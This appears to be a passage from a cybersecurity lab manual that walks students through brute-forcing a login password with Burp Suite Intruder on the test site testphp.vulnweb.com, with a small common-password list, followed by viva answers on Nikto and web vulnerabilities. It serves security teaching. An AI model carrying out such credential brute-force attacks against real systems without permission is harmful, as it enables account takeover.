
- Burp Suite Community Edition installed.

- A modern web browser (Burp's built-in Chromium browser is recommended).
- A target web application for testing purposes (e.g., testphp.vulnweb.com). Note: Only perform attacks on applications you own or have explicit permission to test.

Procedure

Step 1: Setup and Configuration


1. Launch Burp Suite.
2. If prompted, select a temporary project and click Next, then Start Burp.
3. Navigate to the Proxy tab and then the Intercept sub-tab.
4. Click the Open Browser button. This will launch a pre-configured Chromium browser that routes all traffic through Burp Suite.



Step 2: Capture a Login Request

1. In the Burp browser, navigate to your target website's login page (e.g., <http://testphp.vulnweb.com/login.php>).
2. Go back to Burp Suite and ensure the Intercept is on button is active.
3. Return to the browser. In the login form, enter any incorrect username and password (e.g., username: test, password: password).
4. Click the login button. The request will be intercepted and paused in Burp Suite.
5. In Burp Suite, you can now see the raw HTTP request. Click the Forward button until the request is sent, and then click Intercept is on to disable it. This makes it easier to work with the captured history.

Go to the Proxy -> HTTP history tab. You should see a POST request for the login page (e.g., /login.php or /userinfo.php). This is the request we will use for our attack




Step 3: Send Request to Intruder

1. In the HTTP history list, find and right-click on the POST login request.
2. From the context menu, select Send to Intruder. A notification will appear, and the "Intruder" tab will be highlighted.


Step 4: Configure Intruder Positions

1. Go to the Intruder tab. You will see four sub-tabs: Positions, Payloads, Resource Pool, and Settings.
2. By default, Burp Intruder automatically marks several potential payload positions with § symbols. We only want to attack the password parameter.
3. First, click the Clear § button on the right to remove all default selections.
4. In the request editor, find the line with the password you entered (e.g., pass=password).
5. Highlight the value of the password parameter (the word password itself).
6. Click the Add § button. The parameter should now look like pass=§password§. This tells Intruder to insert its payloads only at this specific position.



Step 5: Configure Intruder Payloads

1. Click on the Payloads sub-tab.
2. Under Payload sets, keep the Payload type as Simple list.
3. Under Payload settings [Simple list], you can add your potential passwords. Click Add and type in common passwords, one by one. For this lab, add the following:
 4. admin
 5. 1234
 6. root
 7. test
 8. guest
 9. adm
10. You can also use the Load button to import a larger wordlist from a file.




Step 6: Launch the Attack

1. Once your positions and payloads are configured, click the Start attack button in the top-right corner.
2. A new window titled "Intruder attack" will open. Burp Suite Community Edition will throttle the attack, but for a small list, it will be quick.
3. The attack window will populate with a table showing each request made, using one payload from your list at a time.

Step 7: Analyze the Results

1. In the Intruder attack window, observe the columns for Status and Length.
2. Most incorrect login attempts will likely return the same status code (e.g., 200 OK) and have the same response length (the size of the "Login failed" page).
3. Look for a request that has a different Status code (like 302 Found, indicating a redirect) or a significantly different Length. This anomaly often indicates a successful login.
4. Click on the anomalous request in the table. You can then view the server's Response in the panel below to confirm if it indicates success (e.g., a "Welcome" message or a redirect to a user dashboard).



Viva Questions:

1. What is Nikto and why is it used?

Answer:

Nikto is an open-source web server scanner used for web vulnerability assessment. It identifies misconfigurations, outdated software, insecure files, dangerous scripts, and missing security headers. It is widely used in penetration testing to detect common web server vulnerabilities.

2. What is Web Application Vulnerability Assessment and why is it important?

Answer:

Web Application Vulnerability Assessment is the process of identifying, analyzing, and reporting security weaknesses in web applications. It is important because web applications are exposed to the internet and can be attacked by hackers, leading to data breaches,

unauthorized access, and financial loss. Detecting vulnerabilities early helps prevent exploitation.

3. What type of vulnerabilities can Nikto detect?

Answer:

Nikto can detect:

- Outdated web server software versions
- Insecure HTTP headers (e.g., missing X-Frame-Options)
- Common misconfigurations
- Dangerous files or directories
- Potential injection points (e.g., XSS, SQLi indicators)

4. What are the common types of web application vulnerabilities?

Answer:

Some common vulnerabilities include:

- **SQL Injection:** Attacker injects malicious SQL queries into input fields.
- **Cross-Site Scripting (XSS):** Injecting malicious scripts into web pages viewed by users.
- **Cross-Site Request Forgery (CSRF):** Forces users to perform unwanted actions.
- **Broken Authentication:** Weak session management or credential issues.
- **Security Misconfiguration:** Incorrect server or application settings.

5. What is the role of Burp Suite in vulnerability assessment?

Answer:

Burp Suite is an integrated platform used for web application security testing. Its main functions include:

- Intercepting HTTP/S requests and responses.
- Scanning for vulnerabilities like XSS, SQL Injection.
- Performing attacks like brute force using Intruder.
- Modifying requests for manual testing.